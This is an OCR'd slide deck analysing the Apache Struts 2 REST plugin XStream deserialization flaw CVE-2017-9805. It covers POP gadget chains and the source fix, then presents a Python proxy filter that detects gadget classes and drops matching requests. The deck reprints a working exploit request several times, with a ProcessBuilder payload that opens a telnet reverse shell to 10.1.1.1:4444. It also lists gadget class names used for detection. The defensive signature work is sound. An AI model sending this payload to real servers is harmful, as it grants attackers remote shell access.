
Exploit - CVE-2017-9805

Exploit Ecosystem – POP Chain

POP – Property-Oriented Programming \ Object Injection

"Your app's objects run my code"

- **Kick-off\Trigger\Pivot gadget**
  Initiates the execution
  Magic method
- **Shaper gadgets**
  Bypass gadget & **Flow Helper gadget**
  Chain flow
- **Sink\Abuse gadget**
  Payload method



From: **Gabriel Lawrence and Chris Frohoff**
"Marshalling Pickles" talk 2015

Exploit - CVE-2017-9805

Exploit Analysis – Apache Struts 2 REST Plugin XStream RCE

CVE-2017-0805 Analysis – Baseline attack


- **Kick-off\Trigger\Pivot gadget**
  Initiates the execution
  Magic method
- **Shaper gadgets**
  Bypass gadget & **Flow Helper gadget**
  Chain flow
- **Sink\Abuse gadget**
  Payload method

```
POST /struts2-rest-showcase/orders/3 HTTP/1.1
Host: 10.1.2.2:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows N
Content-Type: application/xml
Content-Length: 2557

<map>
 <entry>
  <jdk.nashorn.internal.objects.NativeString>
   <flags>0</flags>
   <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
    <dataHandler>
     <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
      <is class="javax.crypto.CipherInputStream">
       <cipher class="javax.crypto.NullCipher">
        <initialized>false</initialized>
        <opmode>0</opmode>
        <serviceIterator class="javax.imageio.spi.FilterIterator">
         <iter class="javax.imageio.spi.FilterIterator">
          <iter class="java.util.Collections$EmptyIterator"/>
          <next class="java.lang.ProcessBuilder">
           <command>
            <string>/bin/sh</string><string>-c</string><string>sh -c '(sleep 3655|telnet 10.1.1.1 4444|
while : ; do sh &amp;amp;&amp;amp; break; done 2&gt;&amp;amp;1|telnet 10.1.1.1 4444 &gt;/dev/null 2&gt;&amp;amp;1 &amp;amp;)'</string>
           </command>
           <redirectErrorStream>false</redirectErrorStream>
```

```
owns: NioEndpoint$NioSocketWrapper  (id=106)
ContentTypeInterceptor.intercept(ActionInvocation) line: 64
RestActionInvocation(DefaultActionInvocation).invoke() line: 246
RestActionInvocation.invoke() line: 138
ParametersInterceptor.doIntercept(ActionInvocation) line: 239
ParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
RestActionInvocation(DefaultActionInvocation).invoke() line: 246
```

```
ContentTypeI...  RestActionI...  Orders  Orders  Orders  This page c...  Orders
    public String intercept(ActionInvocation invocation) throws Exception {
        HttpServletRequest request = ServletActionContext.getRequest();
        ContentTypeHandler handler = selector.getHandlerForRequest(request);

        Object target = inv
        if (target instance
```

handler= XStreamHandler (id=229)




For the full chain see:
https://securingtomorrow.mcafee.com/mcafee-labs/apache-struts-at-rest-analyzing-remote-code-execution-vulnerability-cve-2017-9805/

Exploit - CVE-2017-9805

Exploit Analysis – Source Code Fix

Source code comparison

- **Changes**
  - class XStreamHandler extends **Abstract**ContentTypeHandler
  - fromObject(**ActionInvocation invocation** …
  - toObject(**ActionInvocation invocation …**
- **The Code Fix - brief**
  - Clears the existing permission and adds as the default a per-action permission
  - Uses **Xstream's built-in Security Framework** available from 2014, as seen before



"Fossies" - the Fresh Open Source Software Archive

Source code changes of the file "src/plugins/rest/src/main/java/org/apache/struts2/rest/handler/XStreamHandler.java" between struts-2.5.12-src.zip and struts-2.5.13-src.zip

Apache Struts is a MVC framework for creating modern Java web applications that ships with plugins to support REST, AJAX and JSON.

[To the main Apache Struts source changes report]

XStreamHandler.java (struts-2.5.12-src) : XStreamHandler.java (struts-2.5.13-src)

```
/**
 * Handles XML content
 */
public class XStreamHandler implements ContentTypeHandler {

    public String fromObject(Object obj, String resultCode, Writer out) throws IOException {


        if (obj != null) {
            XStream xstream = createXStream();
            xstream.toXML(obj, out);
        }
        return null;
    }

    public void toObject(Reader in, Object target) {
        XStream xstream = createXStream();

        xstream.fromXML(in, target);
    }



    protected XStream createXStream() {

        return new XStream();
    }
```

```
/**
 * Handles XML content
 */
public class XStreamHandler extends AbstractContentTypeHandler {

    private static final Logger LOG = LogManager.getLogger(XStreamHandler.class);

    public String fromObject(ActionInvocation invocation, Object obj, String resultCode, Writer out) throws IOException {
        if (obj != null) {
            XStream xstream = createXStream(invocation);
            xstream.toXML(obj, out);
        }
        return null;
    }

    public void toObject(ActionInvocation invocation, Reader in, Object target) {
        XStream xstream = createXStream(invocation);
        xstream.fromXML(in, target);
    }

    /**
     * @deprecated use version with {@link ActionInvocation}
     */
    @Deprecated
    protected XStream createXStream() {
        LOG.warn("You are using a deprecated API!");
        return new XStream();
    }

    protected XStream createXStream(ActionInvocation invocation) {
        XStream stream = new XStream();
        LOG.debug("Clears existing permissions");
        stream.addPermission(NoTypePermission.NONE);

        LOG.debug("Adds per action permissions");
        addPerActionPermission(invocation, stream);

        LOG.debug("Adds default permissions");
        addDefaultPermissions(invocation, stream);
        return stream;
    }

    private void addPerActionPermission(ActionInvocation invocation, XStream stream) {
        Object action = invocation.getAction();
        if (action instanceof AllowedClasses) {
            Set<Class<?>> allowedClasses = ((AllowedClasses) action).allowedClasses();
            stream.addPermission(new ExplicitTypePermission(allowedClasses.toArray(new Class[allowedClasses.size()])));
        }
```

Exploit - CVE-2017-9805

Exploit Analysis – Source Code Fix

The new Source code

- **New Fixed Flow - Brief**
  - Revised createXStream requires specific ActionInvocation parameter.
  - addPerActionPermission then infers a whitelist (Allowed Classes) from the invocation item,
  - Thus, using Xstream's security framework to limit permissions by white listing classes per invocation type as defined by the framework

http://x-stream.github.io/security.html

Example Code White Listing

XStream uses the AnyTypePermission by default, i.e. any type is accept
Tutorial):

```
XStream xstream = new XStream();
// clear out existing permissions and set own ones
xstream.addPermission(NoTypePermission.NONE);
// allow some basics
xstream.addPermission(NullPermission.NULL);
```

```
protected XStream createXStream(ActionInvocation invocation) {
    XStream stream = new XStream();
    LOG.debug("Clears existing permissions");
    stream.addPermission(NoTypePermission.NONE);

    LOG.debug("Adds per action permissions");
    addPerActionPermission(invocation, stream);

    LOG.debug("Adds default permissions");
    addDefaultPermissions(invocation, stream);
    return stream;
}

private void addPerActionPermission(ActionInvocation invocation, XStre
m) {
    Object action = invocation.getAction();
    if (action instanceof AllowedClasses) {
        Set<Class<?>> allowedClasses = ((AllowedClasses) action).allow
s();
        stream.addPermission(new ExplicitTypePermission(allowedClasses
(new Class[allowedClasses.size()])));
```

Exploit - CVE-2017-9805

Attack Vector Signature

CVE-2017-0805 Analysis – Baseline Attack to Signature

Must: POST request

Must: app/xml content type


Must, **various**: Abuse class


Possible: shell command

Optional: app uri

```
POST /struts2-rest-showcase/orders/3 HTTP/1.1
Host: 10.1.2.2:8080
User-Agent: Mozilla/4.0 (compat... MSIE 6.0; Windows NT 5.1)
Content-Type: application/xml
Content-Length: 2557

<map>
 <entry>
  <jdk.nashorn.internal.objects.NativeString>
   <flags>0</flags>
   <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
    <dataHandler>
     <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
      <is class="javax.crypto.CipherInputStream">
       <cipher class="javax.crypto.NullCipher">
        <initialized>false</initialized>
        <opmode>0</opmode>
        <serviceIterator class="javax.imageio.spi.FilterIterator">
         <iter class="javax.imageio.spi.FilterIterator">
          <iter class="java.util.Collections$EmptyIterator" />
          <next class="java.lang.ProcessBuilder">
           <command>
            <string>/bin/sh</string><string>-c</string><string>sh -c '(sleep 3655|telnet 10.1.1.1 4444|
while : ; do sh &amp;amp;amp; break; done 2&amp;gt;&amp;amp;1|telnet 10.1.1.1 4444 &amp;gt;/dev/null 2&amp;gt;&amp;amp;1 &amp;amp;)'</string>
           </command>
           <redirectErrorStream>false</redirectErrorStream>
```

This is how we build the threat signature





Exploit - CVE-2017-9805

Attack Vector Signature

Blade – Struts Handler code – Flexible signature vector

```
#
#    STRUTS
# ------------

class STRUTSHandler:

    # -- OPTIONS --
    flag_STRICT = True          # also use strict threat chain classes
    flag_ONLY_IN = True         # filter only 'in' traffic (attack is against an inside server)
    flag_SPECIFIC_URI = False   # filter only if URI contains user specific path
    threat_http_request_uri_contains = ''   # checked if flag_SPECIFIC_URI

    # -- CONSTS --
    threat_http_request_type = 'post'           # attack is a POST request
    threat_content_type = 'application/xml'     # of app/xml type
    # note: all lowercase : https://stackoverflow.com/questions/4106544/post-vs-post-get-vs-get

    # regex tcc : threat regex patterns
    regex_tcc_all = '{}'
    regex_tcc_class = '<\w+\s+class\s*?=\s*?["\']{}["\'].*?>*'
    regex_tcc_class_cmd_str = '<\w+\s+class\s*?=\s*?["\']{}["\']\s*?>*\s*?<command>*\s*?<string>*'
    regex_tcc_default = regex_tcc_class

    # tcc : threat chain classes
    loose_tcc = [
        'java.lang.ProcessBuilder',
        'java.lang.Runtime.exec',
        'org.springframework.jndi.support.SimpleJndiBeanFactory',
        'com.sun.rowset.JdbcRowSetImpl',
        'com.sun.jndi.ldap.LdapAttribute',
        'javax.naming.Reference',
        'com.sun.jndi.rmi.registry.ReferenceWrapper',
        'javax.script.ScriptEngineFactory',
        'com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl', ]
    strict_tcc = [
        'org.springframework.aop.aspectj.autoproxy.AspectJAwareAdvisorAutoProxyCreator$PartiallyComp
        'org.springframework.aop.support.AbstractBeanFactoryPointcutAdvisor',
        'com.rometools.rome.feed.impl.EqualsBean',
        'org.apache.xbean.naming.context.ContextUtil$ReadOnlyBinding',
        'javax.naming.spi.ContinuationDirContext',
        'org.apache.commons.configuration.ConfigurationMap',
        'sun.misc.Service$LazyIterator',
        'com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl',
        'com.sun.jndi.rmi.registry.BindingEnumeration',
        'java.net.URLClassLoader',
        'javax.imageio.spi.FilterIterator',
        'org.apache.commons.beanutils.BeanComparator',
        'org.codehaus.groovy.runtime.MethodClosure',
        'java.beans.EventHandler', ]

    @staticmethod
    def is_threat_in_text(text, threat_tokens, regex_tcc=None):
```

Must: POST request

Must: app/xml content type

Must, various: Abuse classes

Possible: shell command

```
POST /struts2-rest-showcase/orders/3 HTTP/1.1
Host: 10.1.2.2:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/xml
Content-Length: 2557

<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <initialized>false</initialized>
                <opmode>0</opmode>
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <filter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">

                      <command>
                        <string>/bin/sh</string><string>-c</string><string>sh -c '(sleep 3655|telnet 10.1.1.1 4444|
while : ; do sh &amp;amp;&amp;amp; break; done 2&gt;&amp;1|telnet 10.1.1.1 4444 &gt;/dev/null 2&gt;&amp;1 &amp;)'</string>
                      </command>
                      <redirectErrorStream>false</redirectErrorStream>
```

This is how we build the threat signature

```
    @staticmethod
    def is_threat_in_text(text, threat_tokens, regex_tcc=None):
        if regex_tcc is None:
            regex_tcc = STRUTSHandler.regex_tcc_default
        for ttk in threat_tokens:
            pat = regex_tcc.format(ttk)
            match = re.search(pat, text, re.IGNORECASE)
            print(SUBTAG+'checking token : ', ttk, ' with pattern :', pat)
            if match is not None:  # Return None if no position in the string matches the pattern
                print(SUBTAG+'THREAT FOUND! : -->► {} ◄-- '.format(text[match.start():match.end()]))
                return True
        print(SUBTAG+'no threat found.')
        return False

    @staticmethod
    def filter_struts_rest_xstream(proxy, dst_sock, data_bytearray):

        print(MAINTAG+'FILTER - STRUTS2 XSTREAM XML deserialize RCE: ')

        #print(data_bytearray)

        # traffic direction
        dir = h_proxy_get_direction(proxy, dst_sock)
        print(SUBTAG+'traffic direction is:', dir)
        if STRUTSHandler.flag_ONLY_IN:
            if not dir == h_DIR_IN:
                print(SUBTAG+'traffic direction not IN -> fwd')
                return Proxy.Verdict.FORWARD
        # request type
        reqtype = decode_to_str(data_bytearray[:4]).lower()
        if reqtype != STRUTSHandler.threat_http_request_type:
            print(SUBTAG+'request not POST -> fwd')
            return Proxy.Verdict.FORWARD
        # specific uri
        if STRUTSHandler.flag_SPECIFIC_URI:
            uri = data_bytearray.split(' ', 2)[1]
            if STRUTSHandler.threat_http_request_uri_contains not in uri:
                print(SUBTAG+'request uri not qualifying -> fwd')
                return Proxy.Verdict.FORWARD

        # content type
        req = HttpRequestParser(data_bytearray)
        content_type = req.find_header('Content-Type')

        if content_type is not None:
            if content_type != STRUTSHandler.threat_content_type:
                print(SUBTAG+'content-type not application/xml -> fwd')
                return Proxy.Verdict.FORWARD
            else:
                print(SUBTAG + 'content-type is application/xml - filter request body')
        else:
            # req.get_body will return entire raw request which is also ok
            pass

        # payload threats
        body = req.get_body()

        # threat detect - loose and strict
        is_threat = STRUTSHandler.is_threat_in_text(body, STRUTSHandler.loose_tcc)
        if (not is_threat) and STRUTSHandler.flag_STRICT:
            is_threat = STRUTSHandler.is_threat_in_text(body, STRUTSHandler.strict_tcc)

        # verbose print and return verdict
        if is_threat:
            print(SUBTAG+'threat found in payload -> drop')
            return Proxy.Verdict.DROP
        else:
            print(SUBTAG+'payload is clear -> fwd')
            return Proxy.Verdict.FORWARD
```

dynamic threat pattern finder

traffic direction

request type

uri - optional

content type

strict / loose options


Exploit - CVE-2017-9805

Exploit - Leverage Knowledge – POP chains

ysoserial **Gabriel Lawrence & Chris Frohoff**
Java Unmarshaller Security **Moritz Bechler**

POP – Knowledge is power

- Main Java POP gadgets and presence of shell commands are a good start, **but sophisticated attackers might build custom, uncommon chains.**
- A tool called '**ysoserial**' was released by Chris Frohoff and Gabriel Lawrence that generates payload objects – it can be **harvested for more POP chains and gadget class names**. Those who are present at the target are the relevant ones.
- A more recent paper and a similar tool for various Java deserialization formats/libraries, is **Java Unmarshaller Security**, which also covers mechanisms other than Java serialization and XStream that the POP scheme can be applied to.




```
# regex tcc : threat regex patterns
regex_tcc_all = '{}'
regex_tcc_class = '<\w+\s+class\s*?=\s*?["\']{}["\']\s*?>*'
regex_tcc_class_cmd_str = '<\w+\s+class\s*?=\s*?["\']{}["\']\s*?>*\s*?<comma
regex_tcc_default = regex_tcc_class

# tcc : threat chain classes
loose_tcc = [
    'java.lang.ProcessBuilder',
    'java.lang.Runtime.exec',
    'org.springframework.jndi.support.SimpleJndiBeanFactory',
    'com.sun.rowset.JdbcRowSetImpl',
    'com.sun.jndi.ldap.LdapAttribute',
    'javax.naming.Reference',
    'com.sun.jndi.rmi.registry.ReferenceWrapper',
    'javax.script.ScriptEngineFactory',
    'com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl', ]
strict_tcc = [
    'org.springframework.aop.aspectj.autoproxy.AspectJAwareAdvisorAutoProxyC
    'org.springframework.aop.support.AbstractBeanFactoryPointcutAdvisor',
    'com.rometools.rome.feed.impl.EqualsBean',
    'org.apache.xbean.naming.context.ContextUtil$ReadOnlyBinding',
    'javax.naming.spi.ContinuationDirContext',
    'org.apache.commons.configuration.ConfigurationMap',
    'sun.misc.Service$LazyIterator',
    'com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl',
    'com.sun.jndi.rmi.registry.BindingEnumeration',
    'java.net.URLClassLoader',
    'javax.imageio.spi.FilterIterator',
    'org.apache.commons.beanutils.BeanComparator',
    'org.codehaus.groovy.runtime.MethodClosure',
    'java.beans.EventHandler', ]

@staticmethod
def is_threat_in_text(text, threat_tokens, regex_tcc=None):
```

https://github.com/mbechler/marshalsec/tree/master/src/main/java/marshalsec/gadgets

-- All done! --

Thank you!